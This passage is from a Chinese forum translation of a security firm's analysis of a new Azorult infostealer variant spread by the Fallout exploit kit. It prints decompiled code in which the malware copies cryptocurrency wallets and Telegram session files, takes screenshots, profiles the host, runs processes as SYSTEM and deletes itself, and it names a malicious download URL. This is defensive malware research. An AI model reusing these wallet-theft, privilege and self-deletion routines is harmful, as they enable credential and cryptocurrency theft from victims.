                           (int)L"UTC*",
                           (signed __int32)L"Coins\\Ethereum",
                           0,
                           0,
                           0,
                           1,
                           5000,
                           0);
if ( fn_findAndCopyFile(
       (OLECHAR *)&off_419B84,
       (int)L"*.json,*.seco",
       (signed __int32)L"Coins\\Exodus",
       0,
       0,
       0,
       1,
       5000,
       0) > 0 )
  ++*(_DWORD *)off_41B2C4;
if ( fn_findAndCopyFile(
       (OLECHAR *)&off_419BE4,
       (int)dword_419A1C,
       (signed __int32)L"Coins\\Jaxx\\Local Storage\\",
       0,
       0,
       0,
       1,
       5000,
       0) > 0 )
  ++*(_DWORD *)off_41B2C4;
if ( fn_findAndCopyFile(
       (OLECHAR *)&off_419CC4,
       (int)L"mbhd.wallet.aes,mbhd.checkpoints,mbhd.spvchain,mbhd.yaml",
       (signed __int32)L"Coins\\MultiBitHD",
       0,
       0,
       0,
       1,
       5000,
       0) > 0 )
```

图14 窃取加密货币钱包

恶意软件样本会从主流应用中窃取凭证和用户数据，包括Thunderbird, FileZilla, Outlook, WinSCP, Skype, Telegram, Steam。样本也会窃取桌面的文件。图15是样本从`%appdata%\Telegram Desktop\tdata`目录中找到`D877F783D5*.map*`文件来从Telegram中窃取敏感信息。




```
if ( *(_BYTE *)(*(_DWORD *)v168 + 4) == 0x2B )
  sub_414838((int)L"Skype");
if ( *(_BYTE *)(*(_DWORD *)v168 + 5) == 0x2B )
  fn_findAndCopyFile(
    L"%appdata%\\Telegram Desktop\\tdata\\",
    (int)L"D877F783D5*,map*",
    (signed __int32)L"Telegram",
    0,
    0,
    0,
    1,
    1000,
    0);
if ( *(_BYTE *)(*(_DWORD *)v168 + 6) == 0x2B )
  sub_414A90(L"Steam");            // Steam is a digital distribution platform
                                   // for video games developed by Valve Corporation
```

图15 窃取应用凭证

恶意软件样本会收集用户信息，包括当前进程，安装的软件，系统语言和时区。窃取的凭证和用户信息都会发送给C2。下面是收集的一些系统信息：

- 恶意软件获取受害者主机截屏，并保存为`scr.jpg`，如图16所示。




```
if ( *(*C2Config + 7) == '+' )
{
  var = 0;
  ScreenHeight = GetSystemMetrics(SM_CYSCREEN);
  ScreenWidth = GetSystemMetrics(SM_CXSCREEN);
  CaptureScreen(ScreenWidth, ScreenHeight, 0, var, 50, L"image/jpeg", &
  sub_40E6D4(v163, &str_scr_jpg[1]);// src.jpg
```

图16截屏

- 恶意软件上传文件到C2响应中的路径。
- 发送GET请求到`ip-api[.]com/json`，来获取受害者主机IP信息。保存json响应到`ip.txt`。
  收集以下信息，保存为`system.txt`:
  - 机器GUID
  - Windows产品名
  - 用户名
  - 计算机名
  - 系统架构
  - 屏幕宽和高
  - 系统语言
  - 当前时区
  - CPU核数
  - 调用`CreateToolhelp32Snapshot`来获取当前进程列表
  - 显示版本
  - 安装的软件（`Software\Microsoft\Windows\CurrentVersion\Uninstall\`）
  - 获取当前账户权限

恶意软件收集的信息如图17所示：




```
debug204:03E7AE34 aMachineid344fb5d5343a2ec_9 db 'MachineID :   344FB5D-5343A2EC-681928A0-244CA6CE-98647CCAA',0Dh,0Ah
debug204:03E7AE34 db 'EXE_PATH  :   C:\Users\test\Desktop\mal\mal_.exe',0Dh,0Ah
debug204:03E7AE34 db 0Dh,0Ah
debug204:03E7AE34 db 'Windows    :   6.1 x32 Windows 7 Professional',0Dh,0Ah
debug204:03E7AE34 db 'Computer(Username) :   WIN-GKIQOSL71B3(test)',0Dh,0Ah
debug204:03E7AE34 db 'Screen: 1680x1050',0Dh,0Ah
debug204:03E7AE34 db 'Layouts: EN/',0Dh,0Ah
debug204:03E7AE34 db 'LocalTime: 9/11/2018 15:1:40',0Dh,0Ah
debug204:03E7AE34 db 'Zone: UTC+-8:0',0Dh,0Ah
debug204:03E7AE34 db 0Dh,0Ah
debug204:03E7AE34 db 'CPU Model: Intel(R) Core(TM) i7-7820HQ CPU @ 2.90GHz',0Dh,0Ah
debug204:03E7AE34 db 'CPU Count: 1',0Dh,0Ah
debug204:03E7AE34 db 'GetRAM: 3071',0Dh,0Ah
debug204:03E7AE34 db 'Video Info',0Dh,0Ah
debug204:03E7AE34 db 'VMware SVGA 3D',0Dh,0Ah
debug204:03E7AE34 db 'VMware SVGA 3D',0Dh,0Ah
debug204:03E7AE34 db 'VMware SVGA 3D',0Dh,0Ah
debug204:03E7AE34 db 'RDPDD Chained DD',0Dh,0Ah
debug204:03E7AE34 db 'RDP Encoder Mirror Driver',0Dh,0Ah
debug204:03E7AE34 db 'RDP Reflector Display Driver',0Dh,0Ah
debug204:03E7AE34 db 0Dh,0Ah
debug204:03E7AE34 db 0Dh,0Ah
debug204:03E7AE34 db 0Dh,0Ah
debug204:03E7AE34 db '[System Process]',0Dh,0Ah
debug204:03E7AE34 db 9,'System',0Dh,0Ah
debug204:03E7AE34 db 9,9,'smss.exe',0Dh,0Ah
debug204:03E7AE34 db 'csrss.exe',0Dh,0Ah
debug204:03E7AE34 db 'wininit.exe',0Dh,0Ah
debug204:03E7AE34 db 9,'services.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,'svchost.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,9,'WmiPrvSE.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,'vmacthlp.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,'svchost.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,'svchost.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,9,'audiodg.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,'svchost.exe',0Dh,0Ah
debug204:03E7AE34 db 9,9,9,'dwm.exe',0Dh,0Ah
```

图17 恶意软件收集的信息

执行指定文件

攻击者可以通过Create Process或ShellExecute远程控制受感染的系统执行任意文件，如图18所示。研究人员还发现恶意软件可以访问恶意URLplugin-update[.]space/download/10.1




```
if ( __linkproc__ LStrPos(v14, &str_exe[1]) )
{
  System::__linkproc__ FillChar(&v27, 68, 0);
  v27 = 68;
  v28 = 1;
  v29 = v3;
  v8 = &v26;
  v7 = &v27;
  sub_407854(Path, &v12);
  v1 = System::__linkproc__ WStrToPWChar(v12);
  v4 = System::__linkproc__ WStrToPWChar(Path);
  (*ref CreateProcessW)(v4, 0, 0, 0, 0, 0x4000410, 0, v1, v7);
}
else
{
  System::__linkproc__ FillChar(&v18, '<', 0);
  v18 = 60;
  v19 = 448;
  v20 = 0;
  v21 = 0;
  v22 = System::__linkproc__ WStrToPWChar(Path);
  v23 = 0;
  sub_407854(Path, &v11);
  v24 = System::__linkproc__ WStrToPWChar(v11);
  v25 = v3;
  v8 = &v18;
  (*ref ShellExecuteExW[0])();
```

图18 调用Create Process或ShellExecute来执行文件

Azorult新变种还可以以本地系统权限执行恶意软件。通过以下逻辑来检查当前SID和token，如图19所示：


如果当前级别是local_system

- 调用WTSQueryUserToken和CreateProcessAsUser来创建一个系统权限的新进程，如图20。



```
SidResult = (unsigned int)((int (__stdcall *)(int *, signed int, MACRO_SECURITY_LOGON_IDS, int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD PSID *))*pAllocateAndInitializeSid)(
                            &v8,
                            2,
                            SECURITY_BUILTIN_DOMAIN_RID,
                            a1,
                            0,
                            0,
                            0,
                            0,
                            0,
                            0,
                            &pSid) >= 1;
if ( v1 == 0x4EB1C2 )
  SidResult = (unsigned int)((int (__stdcall *)(int *, signed int, signed int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, PSID *))*pAllocateAndInitializeSid)(
                              &v8,
                              2,
                              18,
                              0,
                              0,
                              0,
                              0,
                              0,
                              0,
                              0,
                              &pSid) >= 1;
v5 = &savedregs;
v4 = &loc_407D02;
v3 = __readfsdword(0);
__writefsdword(0, (unsigned int)&v3);
if ( SidResult )
{
  if ( ((int (__stdcall *)(_DWORD, PSID, unsigned int *))*pCheckTokenMembership)(0, pSid, &IsMember) )
```

图19 检查SID和token




```
v0 = LoadLibraryA("kernel32.dll");
v1 = (int (*)(void))GetProcAddress(v0, "WTSGetActiveConsoleSessionId");
v2 = LoadLibraryA("wtsapi32.dll");
pWTSQueryUserToken = GetProcAddress(v2, "WTSQueryUserToken");
v4 = LoadLibraryA("userenv.dll");
pCreateEnvironmentBlock = GetProcAddress(v4, "CreateEnvironmentBlock");
System::ParamStr(0);
System::__linkproc__ WStrFromLStr(&v20, v15);
Windows::ZeroMemory(&v16, 0x44u);
v16 = 68;
v17 = 0;
v6 = v1();
if ( ((int (__stdcall *)(int, int *))pWTSQueryUserToken)(v6, &v21) )
{
  ((void (__stdcall *)(int *, int, signed int))pCreateEnvironmentBlock)(&v19, v21, -1);
  v11 = &v18;
  v7 = v19;
  v8 = System::__linkproc__ WStrToPWChar(v22);
  v9 = System::__linkproc__ WStrToPWChar(v20);
  ((void (__stdcall *)(int, __int16 *, __int16 *, _DWORD, _DWORD, _DWORD, signed int, int, _DWORD, int *, char *))*pCreateProcessAsUserW)(
    v21,
    v9,
    v8,
    0,
    0,
    0,
    1024,
    v7,
    0,
    &v16,
    v11);
```

图20 以本地系统权限创建进程


擦除痕迹和删除文件

恶意软件会擦除%temp%\2fda中的所有文件，并根据C2命令删除文件，如图21和图22所示：



```
System::__linkproc__ WStrCat3(&v14, dword_41CA5C, L"\\*");// %temp%\2fda\*
v0 = System::__linkproc__ WStrToPWChar(v14);
v1 = (*ref_FindFirstFileW)(v0, &v15, v5, v6, v7);
do
{
  unknown_libname_108(&v13, &v16, 260);
  System::__linkproc__ WStrCmp(v13, L"..");
  if ( !v2 )
  {
    unknown_libname_108(&v12, &v16, 260);
    System::__linkproc__ WStrCmp(v12, dword_409B70);
    if ( !v2 )
    {
      v7 = dword_41CA5C;
      v6 = dword_409B78;
      unknown_libname_108(&v10, &v16, 260);
      System::__linkproc__ WStrCatN(&v11, 3, v3, v10);
      v7 = System::__linkproc__ WStrToPWChar(v11);
      (*ref_DeleteFileW[0])(v7);
    }
  }
  v7 = &v15;
  v6 = v1;
}
while ( (*ref_FindNextFileW)(v1, &v15) );
v7 = v1;
(*ref_FindClose[0])(v1);
sub_4062FC(L"%TEMP%\\", &v9);
```

图21 擦除感染痕迹



```
if ( v8 && CleanFlag == 1 )
{
  System::__linkproc__ FillChar(&v141, 60, 0);
  v141 = '<';
  v142 = 448;
  v143 = 0;
  v144 = 0;
  sub_4062FC(L"%comspec%", &v64);
  v145 = System::__linkproc__ WStrToPWChar(v64);
  sub_4062FC(L"/c %WINDIR%\\system32\\timeout.exe 3 & del \"", &v62);
  cookie = v62;
  System::ParamStr(0);
  System::__linkproc__ WStrFromLStr(&v60, v59);
  sub_4077C8(v60, &v61);
  cookie = v61;
  System::__linkproc__ WStrCatN(&v63, 3, v50, &dword_41A04C);
  v146 = System::__linkproc__ WStrToPWChar(v63);
  System::ParamStr(0);
  System::__linkproc__ WStrFromLStr(&v57, v56);
  sub_407854(v57, &v58);
  v147 = System::__linkproc__ WStrToPWChar(v58);
  v148 = 0;
  cookie = &v141;
  (*ref_ShellExecuteExW[0])(&v141);
  ExitProcess_1(0);
```

图22 根据C2命令删除文件

总结

研究人员发现一起新的攻击活动findmyname，攻击者使用Fallout利用套件传播Azorult恶意软件的新变种。该新变种增强了许多能力，可以从更多的软件和加密货币钱包中

https://researchcenter.paloaltonetworks.com/2018/11/unit42-new-wine-old-bottle-new-azorult-variant-found-findmyname-campaign-using-fallout-exploit-k

点击收藏 | 0 关注 | 1

上一篇：区块链安全—详谈合约攻击（五） 下一篇：智能合约逆向心法2（案例篇）——3...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板